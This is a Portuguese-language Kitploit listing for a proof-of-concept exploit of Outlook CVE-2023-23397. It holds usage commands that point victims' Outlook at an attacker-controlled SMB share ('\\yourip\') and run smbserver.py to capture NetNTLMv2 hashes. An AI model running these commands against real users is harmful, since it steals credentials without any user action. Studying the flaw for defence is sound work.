

Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Ferramentas/GitHubGitHub/trackflaw/cve-2023-23397
Ferramentas de PhishingAtaques de SenhaGeração de PayloadsAnálise de VulnerabilidadesExploraçãoSegurança de Email
GitHubtrackflaw/cve-2023-23397

CVE-2023-23397

PoC simples da vulnerabilidade CVE-2023-23397 com o payload enviado por e-mail.

Ver Repositório
1322863há 3 anosRevisado pelo Kitploit
Compartilhar

CVE-2023-23397

PoC simples e sujo da vulnerabilidade CVE-2023-23397 que afeta o cliente espesso do Outlook.

Descrição

O Outlook sofre de falta de controlo sobre a entrada do utilizador que permite configurar o som de um lembrete de reunião e compromisso. De facto, um atacante consegue forçar uma vítima a estabelecer uma ligação ao seu servidor sem qualquer manipulação por parte do utilizador (vulnerabilidade de clique zero).

Um atacante que explore esta vulnerabilidade obtém um digest NetNTLMv2 baseado na palavra-passe do utilizador capturado através de um pedido SMB. O pedido é despoletado assim que o correio chega à caixa de entrada.

O que o PoC faz?

  1. Payload .msg gerado.
  2. Envio por e-mail com servidor SMTP personalizado.

Utilização

Numa sessão:

python CVE-2023-23397.py

usage: CVE-2023-23397.py [-h] -p PATH
CVE-2023-23397.py: error: the following arguments are required: -p/--path

python CVE-2023-23397.py --path '\\yourip\'

Numa segunda sessão (smbserver ou responder conforme desejar).

smbserver.py -smb2support SHARE .

Demonstração (PoC manual)

poc

Vídeo explicativo (em francês)

RÉCUPÉRER des mots de passe avec Microsoft OUTLOOK #CVE-2023-23397

Artigo original

https://www.mdsec.co.uk/2023/03/exploiting-cve-2023-23397-microsoft-outlook-elevation-of-privilege-vulnerability/

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    282

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →






